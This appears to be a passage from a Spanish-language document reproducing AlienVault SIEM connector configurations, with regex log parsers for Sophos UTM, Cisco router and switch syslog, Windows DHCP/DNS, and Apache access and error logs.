regexp="(?P<date>\d+:\d+:\d+\-
\d+:\d+:\d+)\s+(?P<hostname>[^\s]+)\s+(?P<process>reverseproxy)"
date={normalize_date($date)}
plugin_sid=299
userdata1={$hostname}
userdata2={$process}

[0030 - Sophos UTM Hostapd auth/deauth]
event_type=event
precheck="hostapd"
regexp="(?P<date>\w+\s+\d{1,2}\s+\d{1,2}:\d{1,2}:\d{1,2})
(?P<sensor>\S+)\s+\d{4}:\s*\d\d:\d\d-
\d\d:\d\d:\d\d\s+(?P<hostname>[^\s]+)\s+hostapd:\s+(?P<wlan>[^:]*):\s+\S+\s+(?P<mac>\S+)\s
+[^:]*:\s+(?P<msg>(?P<auth>\S+).*)"
date={normalize_date($date)}
device={resolv($sensor)}
plugin_sid={translate($auth)}
userdata1={$hostname}
```

```
userdata2={$wlan}
userdata3={$mac}
userdata4={$msg}

# This includes numerous system message types, RED messages, and others.  It does map the id field to plugin_sid so most events would not be "Generic".
[0090 - Sophos UTM General with ID]
event_type=event
precheck=" id="
regexp=(?P<date>\w+\s+\d{1,2}\s+\d{1,2}:\d{1,2}:\d{1,2})
(?P<sensor>\S+)\s+\d{4}:\s*\d\d:\d\d-
\d\d:\d\d:\d\d\s+(?P<hostname>[^\s]+)\s+(?P<process>[^:\[]+)\[[^:]+: id="(?P<id>[^"]*)"
severity="(?P<sev>[^"]*)"(?: sys="(?P<sys>[^"]*)"|) sub="(?P<sub>[^"]*)"
name="(?P<name>[^"]*)"
date={normalize_date($date)}
device={resolv($sensor)}
plugin_sid={translate($id)}
userdata1={$hostname}
userdata2={$sev}
userdata3={$sys}
userdata4={$sub}
userdata5={$process}

# This includes older system messages and events without the id="1234" field.  It does map the process name field to plugin_sid so most events should not be "Generic".
[0091 - Sophos UTM Generic with Source and Dest]
event_type=event
regexp=(?P<date>\w+\s+\d{1,2}\s+\d{1,2}:\d{1,2}:\d{1,2})
(?P<sensor>\S+)\s+\d{4}:\s*\d\d:\d\d-
\d\d:\d\d:\d\d\s+(?P<hostname>[^\s]+)\s+(?P<process>[^:\[]+)(?:\[[^:]+)?:
(?P<message>.*?(?P<srcip>\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})(?::(?P<srcport>\d+)|).*?(?P<dsti
p>\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})(?::(?P<dstport>\d+)|).*)
date={normalize_date($date)}
device={resolv($sensor)}
plugin_sid={translate($process)}
src_ip={resolv($srcip)}
```

src_port={$srcport}
dst_ip={resolv($dstip)}
dst_port={$dstport}
userdata1={$hostname}
userdata2={$process}
userdata3={$message}

This includes older system messages and events without the id="1234" field. It does map the process name field to plugin_sid so most events should not be "Generic".
[0092 - Sophos UTM Generic with Source]
event_type=event
regexp=(?P<date>\w+\s+\d{1,2}\s+\d{1,2}:\d{1,2}:\d{1,2})
(?P<sensor>\S+)\s+\d{4}:\s*\d\d:\d\d-
\d\d:\d\d:\d\d\s+(?P<hostname>[^\s]+)\s+(?P<process>[^:\[]+)(?:\[[^:]+)?:
(?P<message>.*?(?P<srcip>\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})(?::(?P<srcport>\d+)|).*)
date={normalize_date($date)}
device={resolv($sensor)}
plugin_sid={translate($process)}
src_ip={resolv($srcip)}
src_port={$srcport}
dst_ip={resolv($sensor)}
userdata1={$hostname}
userdata2={$process}
userdata3={$message}

This includes older system messages and events without the id="1234" field. It does map the process name field to plugin_sid so most events should not be "Generic".
[0093 - Sophos UTM Generic]
event_type=event
regexp=(?P<date>\w+\s+\d{1,2}\s+\d{1,2}:\d{1,2}:\d{1,2})
(?P<sensor>\S+)\s+\d{4}:\s*\d\d:\d\d-
\d\d:\d\d:\d\d\s+(?P<hostname>[^\s]+)\s+(?P<process>[^:\[]+)(?:\[[^:]+)?: (?P<message>.*)
date={normalize_date($date)}
device={resolv($sensor)}
plugin_sid={translate($process)}
src_ip={resolv($sensor)}

```
dst_ip={resolv($sensor)}
userdata1={$hostname}
userdata2={$process}
userdata3={$message}

[0094 - Sophos UTM Snort GENERIC]
event_type=event
precheck="snort"
regexp="(?P<date>\d+:\d+:\d+\-
\d+:\d+:\d+)\s(?P<hostname>\S+)\s+(?P<process>snort)\[\d+\](?P<message>.*)"
date={normalize_date($date)}
plugin_sid=200
userdata1={$process}
userdata2={$hostname}
userdata3={$message}

[0095 - Sophos UTM GENERIC]
event_type=event
regexp="(?P<sensor>\S+)\s+(?P<date>\d+:\s+\d+:\d+-
\d+:\d+:\d+)\s(?P<process>\S+):\s+(?P<message>.*)"
date={normalize_date($date)}
device={resolv($sensor)}
plugin_sid=20000000
userdata1={$process}
userdata2={$message}
```

Conector de correlación del Router – Switch

Fuente: Alienvault

[0001 - cisco-router - AUTHMGR-client, %LINEPROTO and %LINK events]
precheck="Interface"
regexp="(?P<date>\SYSLOG_OPTYEAR_DATE)\s*:?(?:(?P<device>\S+)\s*:?)?\s+[\w\:\s\.\-*]*(?P<sid>%AUTHMGR-\S+|%LINEPROTO-\d+|%LINK-\d*)-?(?P<event>\S+)?:\s+(?P<userdata>.*?(?:for\s*client\s*\((?P<client>.*?)\)\s*on\s*|Line\s*protocol\s*on\s*)?Interface\s+(?P<interface>[^,\s]*)(?:,\s*(?P<state>.*))?.*)"
event_type="event"
date={normalize_date($date)}
device={resolv($device)}
plugin_sid={translate($sid)}
src_ip={resolv($device)}
dst_ip={resolv($device)}
interface={$interface}
userdata1={$event}
userdata2={$client}
userdata3={$state}
userdata4={$interface}

[0002 - cisco-router - AUTHMGR-general-events]
precheck="%AUTHMGR"
regexp="(?P<date>\SYSLOG_OPTYEAR_DATE)\s*:?(?:(?P<device>\S+)\s*:?)?\s+[\w\:\s\.\-*]*(?P<sid>%AUTHMGR\-\S+):\s+(?P<userdata>.*?Interface\s+(?P<interface>[^,\s]+).*)"
event_type="event"
date={normalize_date($date)}
device={resolv($device)}
plugin_sid={translate($sid)}
src_ip={resolv($device)}
interface={$interface}

[0003 - cisco-router - AAA-I events]

precheck="%AAA"
regexp="(?P<date>\SYSLOG_OPTYEAR_DATE)\s*:?(?:(?P<device>\S+)\s*:?)?\s+[\w\:\s\.\-*]*(?P<sid>%AAA\-I\-\S+):\s+(?P<userdata>.*?(?P<src_ip>\IPV4).*?(?P<dst_ip>\IPV4).*)"
event_type="event"
date={normalize_date($date)}
device={resolv($device)}
plugin_sid={translate($sid)}
src_ip={$src_ip}
dst_ip={$dst_ip}

[0004 - cisco-router - COPY-N/COPY-I events]
precheck="%COPY"
regexp="(?P<date>\SYSLOG_OPTYEAR_DATE)\s*:?(?:(?P<device>\S+)\s*:?)?\s+[\w\:\s\.\-*]*(?P<sid>%COPY\-[NI]\-\S+):\s+(?P<userdata>.*)"
event_type="event"
date={normalize_date($date)}
device={resolv($device)}
plugin_sid={translate($sid)}
src_ip={resolv($device)}

[0005 - cisco-router - INIT-I events]
precheck="%INIT"
regexp="(?P<date>\SYSLOG_OPTYEAR_DATE)\s*:?(?:(?P<device>\S+)\s*:?)?\s+[\w\:\s\.\-*]*(?P<sid>%INIT\-I\-\S+):\s+(?P<userdata>.*)"
event_type="event"
date={normalize_date($date)}
device={resolv($device)}
plugin_sid={translate($sid)}
src_ip={resolv($device)}

[0006 - cisco-router - LINK-I/LINK-W events]
precheck="%LINK"

regexp="(?P<date>\SYSLOG_OPTYEAR_DATE)\s*:?(?:(?P<device>\S+)\s*:?)?\s+[\w\:\s\.\-*]*(?P<sid>%LINK\-[IW]\-\S+):\s+(?P<userdata>.*)"
event_type="event"
date={normalize_date($date)}
device={resolv($device)}
plugin_sid={translate($sid)}
src_ip={resolv($device)}

[0007 - cisco-router - STP-W events]
precheck="%STP"
regexp="(?P<date>\SYSLOG_OPTYEAR_DATE)\s*:?(?:(?P<device>\S+)\s*:?)?\s+[\w\:\s\.\-*]*(?P<sid>%STP\-W\-\S+):\s+(?P<userdata>.*)"
event_type="event"
date={normalize_date($date)}
device={resolv($device)}
plugin_sid={translate($sid)}
src_ip={resolv($device)}

[0008 - cisco-router - SYSLOG-N events]
precheck="%SYSLOG"
regexp="(?P<date>\SYSLOG_OPTYEAR_DATE)\s*:?(?:(?P<device>\S+)\s*:?)?\s+[\w\:\s\.\-*]*(?P<sid>%SYSLOG\-N\-\S+):\s+(?P<userdata>(.*?(?P<dst_ip>\IPV4))|(.*?).*)"
event_type="event"
date={normalize_date($date)}
device={resolv($device)}
plugin_sid={translate($sid)}
src_ip={resolv($device)}
dst_ip={$dst_ip}

[0009 - cisco-router - TRUNK-I/TRUNK-W events]
precheck="%TRUNK"
regexp="(?P<date>\SYSLOG_OPTYEAR_DATE)\s*:?(?:(?P<device>\S+)\s*:?)?\s+[\w\:\s\.\-*]*(?P<sid>%TRUNK\-[IW]\-\S+):\s+(?P<userdata>.*)"

event_type="event"
date={normalize_date($date)}
device={resolv($device)}
plugin_sid={translate($sid)}
src_ip={resolv($device)}

[0010 - cisco-router - MAB-events]
precheck="%MAB"
regexp="(?P<date>\SYSLOG_OPTYEAR_DATE)\s*:?(?:(?P<device>\S+)\s*:?)?\s+[\w\:\s\.\-*]*(?P<sid>%MAB\-\S+):\s+(?P<userdata>.*?Interface\s+(?P<interface>[^,\s]+).*)"
event_type="event"
date={normalize_date($date)}
device={resolv($device)}
plugin_sid={translate($sid)}
src_ip={resolv($device)}
interface={$interface}

[0011 - cisco-router - BGP-events]
precheck="%BGP"
regexp="(?P<date>\w{3}\s+\d{1,2}\s\d\d:\d\d:\d\d)\s+(?P<device>\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})\s+\S+\s+[\w\:\s\.\-*]*(?P<sid>%BGP\-\S+)-(?P<userdata>\S+):\s+(?P<message>.*)"
event_type="event"
date={normalize_date($date)}
device={resolv($device)}
plugin_sid={translate($sid)}
userdata2={$message}

[0012 - cisco-router - Generic Rule (Src IP and dst IP information)]
regexp="(?P<date>\w{3}\s+\d{1,2}\s(?:\d{4}\s)?\d\d:\d\d:\d\d)\s*:?(?:(?P<device>\S+)\s*:?)?\s+[\w\:\s\.\-*]*(?P<sid>%\S+)-\w+:\s+(?P<userdata>.*?(?P<protocol>tcp|TCP|udp|UDP|esmtp|ESMTP|ipsec|IPSEC|IPSec|icmp|ICMP|ftp|FTP).+?(?P<src_ip>\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})(?:.(?P<src_port>[\d\w]+))?.*?(?P<dst_ip>\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})(?:.(?P<dst_port>[\d\w]+))?.*)"
event_type="event"
date={normalize_date($date)}

device={resolv($device)}
plugin_sid={translate($sid)}
protocol={normalize_protocol($protocol)}
src_ip={$src_ip}
src_port={resolv_port($src_port)}
dst_ip={$dst_ip}
dst_port={resolv_port($dst_port)}

[0013 - SYS events]
regexp="(?P<date>\w{3}\s+\d{1,2}\s(?:\d{4}\s)?\d\d:\d\d:\d\d)\s*:?(?:(?P<device>\S+)\s*:?)?\s+[\w\:\s\.\-*]*(?P<sid>%SYS\-\d*)\-?(?P<event>\S+)?:\s+(?P<userdata>.*?Configured\sfrom\sconsole\sby\s(?:(?P<username>\S+)\son\s)?(?P<interface>[^,\s]*)\s\((?P<src_ip>[^)]+)\))"
event_type="event"
precheck="SYS-"
date={normalize_date($date)}
device={resolv($device)}
plugin_sid={translate($sid)}
src_ip={resolv($src_ip)}
dst_ip={resolv($device)}
username={$username}
userdata1={$event}
userdata2={$interface}

[0014 - cisco-router - Generic Rule (Only src IP information)]
regexp="(?P<date>\SYSLOG_OPTYEAR_DATE)\s*:?(?:(?P<device>\S+)\s*:?)?\s+[\w\:\s\.\-*]*(?P<sid>%\S+)-\w+:\s+(?P<userdata>.*?(?P<src_ip>\IPV4).*)"
event_type="event"
date={normalize_date($date)}
device={resolv($device)}
plugin_sid={translate($sid)}
src_ip={$src_ip}

2016-07-15 -> Added mac and port capturing to the regex:

IE: %PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occurred, caused by MAC address <mac> on port <type><port>. (<info>)
2016-09-08 -> Added username and console command capturing to the regex:
IE: %PARSER-5-CFGLOG_LOGGEDCMD: User:console logged command:permit ip any <obfuscated netblock>
[0015 - cisco-router - Generic Rule with/without interface information]
regexp="(?P<date>\w+\s*\d+\s*\d+:\d+:\d+)\s*:?(?:(?P<device>\S+)\s*:?)?\s+[\w\:\s\.\-*]*(?P<sid>%[^-]+-(?P<severity>\d+))-(?P<event>\w+):\s+(?P<userdata>(?:User:(?P<user>\S+)\s+logged command:(?P<cmd>[^#]*))?(?:.*?Interface\s+(?P<interface>[^,\s]+),? (?:is (?P<status>detached|attached)(?: to (?P<dst>\S+) on (?P<module>module \d+))?)?|.*?MAC address\s*(?P<mac>\S+) on port\s*(?P<port_type>\D*)\s*(?P<port>\S+).\s+(?:\((?P<added_info>[^)]*)\))?).*)"
event_type="event"
date={normalize_date($date)}
device={resolv($device)}
src_ip={resolv($device)}
plugin_sid={translate($sid)}
username={$user}
interface={$interface}
userdata1={$mac}
userdata2={$port_type}
userdata3={$port}
userdata4={$added_info}
userdata5={$cmd}
userdata6={$dst}
userdata5={$module}
userdata6={$severity}
userdata7={$interface}
userdata8={$event}

[0016 - cisco-router - Catch All]
regexp="(?P<date>\SYSLOG_OPTYEAR_DATE)\s*:?(?:(?P<device>\S+)\s*:?)?\s+[\w\:\s\.\-*]*(?P<sid>%\S+)-\w+:\s+(?P<userdata>.*)"
event_type="event"
date={normalize_date($date)}

device={resolv($device)}
plugin_sid={translate($sid)}
src_ip={resolv($device)}

Conector de corrección del Directorio Activo – Servidor DHCP/DNS - FileServer

Fuente: Alienvault

[01-dhcplog-event]
event_type=event
regexp="^(?P<logline>(?P<date>\S+\s+\d+\s+\d\d:\d\d:\d\d)\s+(?P<sensor>[^\s]+)\s,\d+,(?P<pl
ugin_sid>[^,]*),(?P<date_dhcp>\d{2}/\d{2}/\d{2},\d{2}:
\d{2}:\d{2}),(?P<text_sid>[^,]*),(?P<src_ip>\d+\.\d+\.\d+\.\d+),(?P<hostname>[^,]*),(?P<mac
>[^,]*).*$)"
plugin_sid={translate($plugin_sid)}
device={resolv($sensor)}
date={normalize_date($date)}
src_ip={$src_ip}
userdata1={$mac}
userdata2={$hostname}
userdata3={$date_dhcp}
userdata5={$text_sid}

[02-dns-event]
event_type=event
regexp="(?P<plugin_sid>[^,]*),(?P<date>\d{2}/\d{2}/\d{2},\d{2}:
\d{2}:\d{2}),([^,]*),(?P<src_ip>\IPV4),(?P<hostname>[^,]*),(?P<mac>[^,]*).*"
plugin_sid={translate($plugin_sid)}
date={normalize_date($date)}
src_ip={$src_ip}

```
userdata1={$mac}
userdata2={$hostname}

[03-active-event]
event_type=event
regexp="(?P<plugin_sid>[^,]*),(?P<date>\d{2}/\d{2}/\d{2},\d{2}:\d{2}:\d{2}),([^,]*),(?P<src
_ip>\IPV4),(?P<hostname>[^,]*),(?P<mac>[^,]*).*"
plugin_sid={translate($plugin_sid)}
date={normalize_date($date)}
src_ip={$src_ip}
userdata1={$mac}
userdata2={$hostname}
```

Conector de correlación del servidor de Páginas Web

Fuente: Alienvault

```
[DEFAULT]
plugin_id=1501

dst_ip=\_CFG(plugin-defaults,sensor)
dst_port=80

[config]
type=detector
enable=yes

source=log
location=/var/log/%(process)s/access.log,/var/log/%(process)s/error.log

create_file=false

process=apache2
start=yes
stop=no
startup=/etc/init.d/%(process)s start
shutdown=/etc/init.d/%(process)s stop

exclude_sids=200

[translation]
emerg=1
alert=2
crit=3
error=4
warn=5
notice=6
info=7
debug=8
```

```
[0001 - apache-access]
event_type=event
regexp=((?P<dst>\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})(:(?P<port>\d{1,5}))?
)?(?P<src>\S+)
(?P<id>\S+) (?P<user>\S+) \[(?P<date>\d{2}\/\w{3}\/\d{4}:\d{2}:\d{2}:\d{2})\s+[+-]\d{4}\]
\"(?P<request>[^\"]*)\" (?P<code>\d{3}) ((?P<size>\d+)|-)( \"(?P<referer_uri>[^\"]*)\"
\"(?P<useragent>[^\"]*)\")?$
src_ip={resolv($src)}
dst_ip={resolv($dst)}
dst_port={$port}
date={normalize_date($date)}
plugin_sid={$code}
username={$user}
userdata1={$request}
userdata2={$size}
userdata3={$referer_uri}
userdata4={$useragent}
filename={$id}

[0002 - apache-error]
event_type=event
regexp=\[(?P<date>\w{3} \w{3} \d{2} \d{2}:\d{2}:\d{2} \d{4})\]
\[(?P<type>(emerg|alert|crit|error|warn|notice|info|debug))\] (\[client
(?P<src>\S+)\] )?(?P<data>.*)
date={normalize_date($date)}
plugin_sid={translate($type)}
src_ip={resolv($src)}
userdata1={$data}
```